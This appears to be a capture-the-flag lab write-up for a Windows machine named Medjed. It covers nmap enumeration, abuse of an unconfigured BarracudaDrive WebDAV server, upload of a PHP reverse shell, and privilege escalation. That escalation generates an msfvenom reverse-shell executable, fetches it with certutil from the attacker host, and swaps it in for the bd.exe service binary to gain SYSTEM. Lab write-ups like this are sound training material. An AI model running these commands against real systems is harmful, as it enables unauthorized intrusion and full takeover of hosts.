MedJed

Nmap

```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3306/tcp open  mysql?
| fingerprint-strings:
|   NULL, RPCCheck, WMSRequest:
|_    Host '192.168.49.71' is not allowed to connect to this MariaDB server
8000/tcp open  http-alt      BarracudaServer.com (Windows)
| fingerprint-strings:
|   FourOhFourRequest, Socks5:
|     HTTP/1.1 200 OK
|     Date: Wed, 26 Oct 2022 00:30:53 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 26 Oct 2022 00:30:47 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 26 Oct 2022 00:30:58 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 26 Oct 2022 00:32:02 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Type: text/html
|     Cache-Control: no-store, no-cache, must-revalidate, max-age=0
|_    <html><body><h1>400 Bad Request</h1>Can't parse request<p>BarracudaServer.com
(Windows)</p></body></html>
|_http-title: Home
| http-webdav-scan:
|   Server Type: BarracudaServer.com (Windows)
```

```
|   WebDAV type: Unknown
|   Server Date: Wed, 26 Oct 2022 00:32:54 GMT
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK
| http-methods:
|_  Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK
UNLOCK
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: BarracudaServer.com (Windows)
2 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-26T00:32:58
|_  start_date: N/A
|_clock-skew: -22s
```

We have a BarracudaDrive v6.5 server running on port 8000 that is not configured. We can create our own admin login and being uploading files and browsing the system drive with cadaver


```
┌──(root㉿kali)-[~/pg/practice/Medjed]
└─# cadaver http://192.168.71.127:8000/fs/
Authentication required for Web File Server on server `192.168.71.127':
Username: admin
Password:
dav:/fs/> ls
Listing collection `/fs/': succeeded.
Coll:   C                                       0  Dec 31  1969
Coll:   D                                       0  Dec 31  1969
dav:/fs/> cd C
dav:/fs/C/> ls
Listing collection `/fs/C/': succeeded.
Coll:   $Recycle.Bin                            0  Nov  3  2020
Coll:   $WinREAgent                             0  Dec  2  2021
```

```
Coll:   Documents and Settings                0  Oct 16  2020
Coll:   FTP                                   0  Nov  3  2020
Coll:   PerfLogs                              0  Dec  7  2019
Coll:   Program Files (x86)                   0  Dec  2  2021
Coll:   Program Files                         0  Dec  2  2021
Coll:   ProgramData                           0  Dec  7  2021
Coll:   RailsInstaller                        0  Nov  3  2020
Coll:   Recovery                              0  Dec  2  2021
Coll:   Ruby26-x64                            0  Nov  3  2020
Coll:   Sites                                 0  Nov  3  2020
Coll:   System Volume Information             0  Oct 16  2020
Coll:   Users                                 0  Dec  2  2021
Coll:   Windows                               0  Dec  2  2021
Coll:   bd                                    0  Oct 25 20:36
Coll:   xampp                                 0  Oct 16  2020
        DumpStack.log.tmp                  8192  Sep 30 14:42
        pagefile.sys                 1476395008  Sep 30 14:42
        shell.exe                         73802  Oct 25 20:48
        swapfile.sys                  268435456  Sep 30 14:42
```

I attempted to upload a shell and excute it however, it does not execute.

Further enumeration

We can read download the user flag and read it.



Further nmap enumeration shows a hidden FTP server with anonymous access

```
PORT      STATE SERVICE     VERSION
5040/tcp  open  unknown
30021/tcp open  ftp         FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
| -r--r--r-- 1 ftp ftp            536 Nov 03  2020 .gitignore
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 app
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 bin
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 config
| -r--r--r-- 1 ftp ftp            130 Nov 03  2020 config.ru
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 db
| -r--r--r-- 1 ftp ftp           1750 Nov 03  2020 Gemfile
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 lib
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 log
| -r--r--r-- 1 ftp ftp             66 Nov 03  2020 package.json
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 public
| -r--r--r-- 1 ftp ftp            227 Nov 03  2020 Rakefile
| -r--r--r-- 1 ftp ftp            374 Nov 03  2020 README.md
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 test
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 tmp
|_drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 vendor
44330/tcp open  ssl/unknown
|_ssl-date: 2022-10-26T00:38:21+00:00; -22s from scanner time.
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 26 Oct 2022 00:36:43 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Length: 0
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 26 Oct 2022 00:35:46 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 26 Oct 2022 00:35:47 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 26 Oct 2022 00:36:59 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Type: text/html
|     Cache-Control: no-store, no-cache, must-revalidate, max-age=0
|_    <html><body><h1>400 Bad Request</h1>Can't parse request<p>BarracudaServer.com
```

```
(Windows)</p></body></html>
| ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time
Logic/stateOrProvinceName=CA/countryName=US
| Not valid before: 2009-08-27T14:40:47
|_Not valid after:  2019-08-25T14:40:47
45443/tcp open  http        Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
|_http-title: Quiz App
| http-methods:
|_  Potentially risky methods: TRACE
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -22s
```

Privesc?

After enumerating the file system futher, I discovered an insecure folder permissions vulnerability on exploit db

https://www.exploit-db.com/exploits/48789

```
## Insecure Folder Permission
C:\>cacls C:\bd
C:\bd BUILTIN\Administrators:(OI)(CI)(ID)F
      NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
      BUILTIN\Users:(OI)(CI)(ID)R
      NT AUTHORITY\Authenticated Users:(ID)C
      NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C

## Insecure File/Service Permission
C:\>cacls C:\bd\bd.exe
C:\bd\bd.exe BUILTIN\Administrators:(ID)F
             NT AUTHORITY\SYSTEM:(ID)F
             BUILTIN\Users:(ID)R
             NT AUTHORITY\Authenticated Users:(ID)C
```


It shows that the service can be run as administrator however, we can browse straight to the Administrator's directory and download the flag.

```
dav:/fs/C/users/administrator/> cd desktop
dav:/fs/C/users/administrator/desktop/> ls
Listing collection `/fs/C/users/administrator/desktop/': succeeded.
        Microsoft Edge.lnk                  2348  Dec  2  2021
        desktop.ini                          282  Dec  2  2021
        proof.txt                             34  Oct 25 20:27
dav:/fs/C/users/administrator/desktop/> mget proof.txt
Downloading `/fs/C/users/administrator/desktop/proof.txt' to proof.txt:
Progress: [============================>] 100.0% of 34 bytes succeeded.
```

Alternate way

We find another webpage on port 45443

http://192.168.71.127:45443/




We can use our cadaver access to upload a reverse php shell that I ound here.

https://github.com/ivan-sincek/php-reverse-shell

We will place it within the C:\xampp\htdocs directory and browse to it.

```
dav:/fs/C/xampp/htdocs/> put win-rev.php
Uploading win-rev.php to `/fs/C/xampp/htdocs/win-rev.php':
Progress: [============================>] 100.0% of 9305 bytes succeeded.
dav:/fs/C/xampp/htdocs/> ls
Listing collection `/fs/C/xampp/htdocs/': succeeded.
        index.html                    887  Nov  3  2020
        phpinfo.php                    21  Nov  3  2020
        script.js                    3023  Nov  3  2020
        styles.css                   1266  Nov  3  2020
        win-rev.php                  9305  Oct 25 21:12
```




```
┌──(root㉿kali)-[~/pg/practice/Medjed]
└─# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.49.71] from (UNKNOWN) [192.168.71.127] 50872
SOCKET: Shell has connected! PID: 7512
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
medjed\jerren S-1-5-21-242175207-3260895204-4250494957-1003


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
```

Now we are the Jerren user.

Alternate privesc

We have acccess to the bd folder and know from our previous enumeration that we can replace the bd.exe with an msfvenom reverse shell.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.71 LPORT=8000 -f exe -o bd.exe
```

On system, creating a backup of bd.exe

```
move bd.exe bd.service.exe
        1 file(s) moved.
```

Transferring the reverse shell.

```
certutil.exe -urlcache -f http://192.168.49.71/bd.exe bd.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

```
10/25/2022  08:41 PM    <DIR>          .
10/25/2022  08:41 PM    <DIR>          ..
11/03/2020  12:29 PM    <DIR>          applications
11/03/2020  12:29 PM                38 bd.conf
11/03/2020  12:29 PM               259 bd.dat
10/25/2022  08:41 PM            73,802 bd.exe
06/12/2011  04:49 PM               207 bd.lua
04/26/2013  05:55 PM         1,661,648 bd.service.exe
```

Now we setup our listener and reboot the machine

```
shutdown /r
```

Once the machine restarts, we will now have an admin shell.

```
┌──(root㉿kali)-[~/pg/practice/Medjed]
└─# rlwrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.49.71] from (UNKNOWN) [192.168.71.127] 49669
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```